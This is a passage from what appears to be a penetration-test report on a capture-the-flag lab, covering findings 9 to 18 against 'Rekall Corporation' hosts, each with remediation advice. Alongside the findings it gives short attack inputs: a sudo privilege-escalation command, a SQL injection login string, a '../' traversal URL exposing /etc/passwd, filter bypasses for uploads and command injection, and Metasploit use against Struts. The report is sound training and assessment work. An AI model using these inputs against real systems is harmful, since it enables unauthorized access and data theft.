Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Used stolen credentials to SSH into the system, escalate privileges, and gain access to sensitive files or execute higher-level commands.

	<pre>(root@kali:[~] # ssh alice@192.168.13.14 alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into. To restore this content, you can run the 'unminimize' command. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Could not chdir to home directory /home/alice: No such file or directory \$ sudo -uR-1 /bin/bash root@92f7151db7cf:/# pwd / root@92f7151db7cf:/# ls bin boot dev etc home lib lib64 media mnt opt proc root run run.sh sbin srv sys tmp usr var root@92f7151db7cf:/# cd home root@92f7151db7cf:/home# ls docker-compose.yml root@92f7151db7cf:/home# cd .. root@92f7151db7cf:/# cd root root@92f7151db7cf:/root# ls flag12.txt root@92f7151db7cf:/root# cat flag12.txt d7sdfksdf384 root@92f7151db7cf:/root#</pre>
Affected Hosts	192.168.13.14
Remediation	<p>Disable Port 22 to improve security</p> <p>Enforce the use of stronger, more complex passwords</p> <p>Implement two-factor authentication for enhanced protection</p>

Vulnerability 10	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical

Description	<p>Used a proxy management tool in combination with Burp Suite to capture the response headers of the about-rekall.php page, exposing sensitive information within the HTTP headers.</p> <p>Upon inspecting the HTML source code of the login.php page or simply highlighting elements, login credentials were found.</p> <p>Sensitive data was also leaked through the publicly accessible robots.txt file, enabling unauthorized access to restricted web pages.</p>
Images	 <p>The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. A single entry is visible for a GET request to <code>/About-Rekall.php</code> from the host <code>http://192.168.14.35</code>. The response status is 200 OK with a length of 8221 bytes, type HTML, and extension php. The title of the response is 'About Rekall'. Below the table, the 'Request' and 'Response' panes are expanded. The request pane shows a pretty-printed version of the GET request with fields like Host, User-Agent, Accept, and Cookie. The response pane shows a pretty-printed version of the 200 OK response with fields like Date, Server, X-Powered-By, Expires, Cache-Control, Pragma, Vary, Content-Length, Connection, Content-Type, and several blank lines at the end. On the right, the 'INSPECTOR' pane is partially visible with sections for Request Attributes, Request Cookies, Request Headers, and Response Headers.</p>

REKALL CORPORATION

Home About Rekall Welcome VR Planner Login

Password:

Login

Invalid credentials!

Admin Login

Enter your Administrator credentials!

Login:

Password:

Login

Successful login! flag 8 is 37fsdkf6djf , also check out the admin only networking tools
[HERE](#)

REKALL CORPORATION

Home About Rekall Welcome VR Planner Login

Admin Login

Enter your Administrator credentials!

Login:


Password:

Login


Search HTML


```
<style>...</style>
<form action="/Login.php" method="POST">
<p>
<label for="login">Login:</label>
<font color="#00545A">dougquaid</font>
<br>
<input id="login" type="text" name="login" size="20">
</p>
<p>
<label for="password">Password:</label>
<font color="#00545A">kuto</font>
<br>
<input id="password" type="password" name="password" size="20">
</p>
<button type="submit" name="form" value="submit" background-color="black">Login</button>
</form>
```


show .cls + inline element O { } .ge.css:3497 print{,u-text-variant O { margin-top: 20px; margin-bottom: 20px; } .ge.css:1761 p O { }


	
Affected Hosts	192.168.14.35
Remediation	<p>Minimize the amount of information included in HTTP response headers</p> <p>Avoid storing sensitive data in HTML source code or in the robots.txt file</p> <p>Implement encryption for sensitive data</p> <p>Apply proper access controls to restrict unauthorized access</p>

Vulnerability 11	Findings
Title	Local file Inclusion
Type (Web app / Linux OS / WIndows OS)	Web Application



Risk Rating	Critical
Description	<p>In this exploit, a PHP script was successfully uploaded, demonstrating that attackers can read and potentially execute scripts on the server, leading to unauthorized access to sensitive data.</p> <p>Although weak filter rules prevent the direct upload of PHP files for execution, altering the file extension allows the input validation to be bypassed, enabling the malicious code to execute on the web server.</p>
Images	 <p>The screenshot shows a web browser window with the URL 192.168.14.35/Memory-Planner.php. The page has a red header with the Rekall Corporation logo and navigation links for Home, About Rekall, Welcome, VR Planner, and Login. Below the header, there are two main sections: 'Race in the Grand Prix' featuring a motorcycle race image and 'Surf the Hawaiian Pipeline' featuring a surfer. At the bottom, there is a file upload form with a placeholder 'Please upload an image.' and a 'Browse...' button. The status bar indicates 'No file selected.' and a 'Upload Your File!' button. A message at the bottom right says 'Your image has been uploaded here. Congrats, flag 5 is mmsdd73g'.</p>


	
Affected Hosts	192.168.14.35
Remediation	Implement strong input validation to ensure only safe files are accepted Prevent the execution of unintended or unauthorized files

Vulnerability 12	Findings
Title	SQL payload Injections
Type (Web app / Linux OS / WIndows OS)	Web Application Server
Risk Rating	Critical
Description	The Login.php page contains an SQL injection vulnerability, allowing attackers to modify SQL queries and gain unauthorized access to sensitive data and databases.
Images	 <p>The screenshot shows a "User Login" page with the following content:</p> <p>User Login Please login with your user credentials!</p> <p>Login: <code>admin'or'1'or'1</code></p> <p>Password: </p> <p>Login Congrats, flag 7 is bcs92sjsk233</p>



	 <p>The screenshot shows a web browser window with the URL <code>192.168.14.35/disclaimer.php?page=../../etc/passwd</code>. The page title is "New" Rekall Disclaimer. The content area displays a list of user accounts from the <code>/etc/passwd</code> file, including root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, libuuid, syslog, mysql, and melina.</p>
Affected Hosts	192.168.14.35
Remediation	<p>Implement strong input validation to ensure data integrity</p> <p>Use parameterized queries and prepared statements to prevent SQL injection</p>

Vulnerability 13	Findings
Title	Command Injection
Type (Web app / Linux OS / Windows OS)	Web Application Server
Risk Rating	Critical
Description	<p>By exploiting input fields designed to execute system commands, attackers can trigger a command injection vulnerability, allowing them to run arbitrary commands on the server.</p> <p>Although advanced input validation can detect symbols like ";" and "&", attackers can bypass this protection by using a pipe (" ") to execute commands.</p>


Images	
	
Affected Hosts	192.168.14.35
Remediation	Enforce strict access control measures to limit unauthorized actions Use allow-listing for input validation to ensure only trusted inputs are processed

Vulnerability 14	Findings
Title	Brute Force Attack
Type (Web app / Linux OS / Windows OS)	Web Application Server
Risk Rating	Critical
Description	Simple passwords were easily guessed, allowing attackers to extract information from the /etc/passwd file. Eventually, the "melina:melina" login credentials were used to successfully gain access to the server
Images	<p style="text-align: center;">"New" Rekall Disclaimer</p> <pre>root:x:0:root:/root:/bin/bash daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:bin:/bin:/usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:101:101:/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server...:/nonexistent:/bin/false melina:x:1000:1000:/home/melina:</pre>  <p style="text-align: center;">Enter your Administrator credentials!</p> <p>Login: <input type="text"/></p> <p>Password: <input type="password"/></p> <p>Login</p> <p style="color: green;">Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: HERE</p>

Affected Hosts	192.168.14.35
Remediation	<p>Enforce complex password policies to enhance account security</p> <p>Implement account lockout mechanisms to prevent brute-force attacks</p>

Vulnerability 15		Findings
Title	Session Management	
Type (Web app / Linux OS / Windows OS)	Web Application Server	
Risk Rating	Critical	
Description	<p>Weak session management enables attackers to guess or try multiple session IDs, potentially gaining unauthorized access to the web application.</p> 	
Images		
Affected Hosts	192.168.14.35	
Remediation	<p>Rotate session IDs with each SSL connection to improve security</p> <p>Use random session IDs to prevent predictable patterns</p> <p>Implement session timeouts to limit the duration of idle sessions</p>	

Vulnerability 16		Findings
Title	PHP Injection	

Type (Web app / Linux OS / WIndows OS)	Web Application Server
Risk Rating	Critical
Description	PHP injection allows an attacker to insert malicious PHP code, enabling the server to execute arbitrary PHP commands.
Images	
Affected Hosts	192.168.14.35
Remediation	<p>Sanitize user input to prevent injection attacks</p> <p>Utilize modern PHP frameworks to improve security and mitigate vulnerabilities</p>

Vulnerability 17	Findings
Title	Directory Transversal
Type (Web app / Linux OS / WIndows OS)	Web Application Server
Risk Rating	Critical
Description	By manipulating variables that reference files using ".." sequences and similar variations, an attacker can gain access to restricted files and directories.

Images	<h1>"New" Rekall Disclaimer</h1> <pre> root:x:0:root:/root:/bin/bash daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:bin:/usr/sbin:/usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101:/var/lib/libuuid: syslog:x:101:104:/home/syslog:/bin/false mysql:x:102:105:MySQL Server...:/nonexistent:/bin/false melinax:x:1000:1000:/home/melinax: </pre>
Affected Hosts	192.168.14.35
Remediation	Implement thorough input validation and sanitization to prevent unauthorized access to files and directories.

Vulnerability 18	Findings
Title	Struts - CVE-2017-5638
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	A Nessus scan identified the host as being vulnerable to Struts. The struts2_content_type_ognl exploit was found in Metasploit, and after configuring the RHOST, the exploit was executed. The server was then accessed using Meterpreter, and the file was extracted from the Linux server.

```
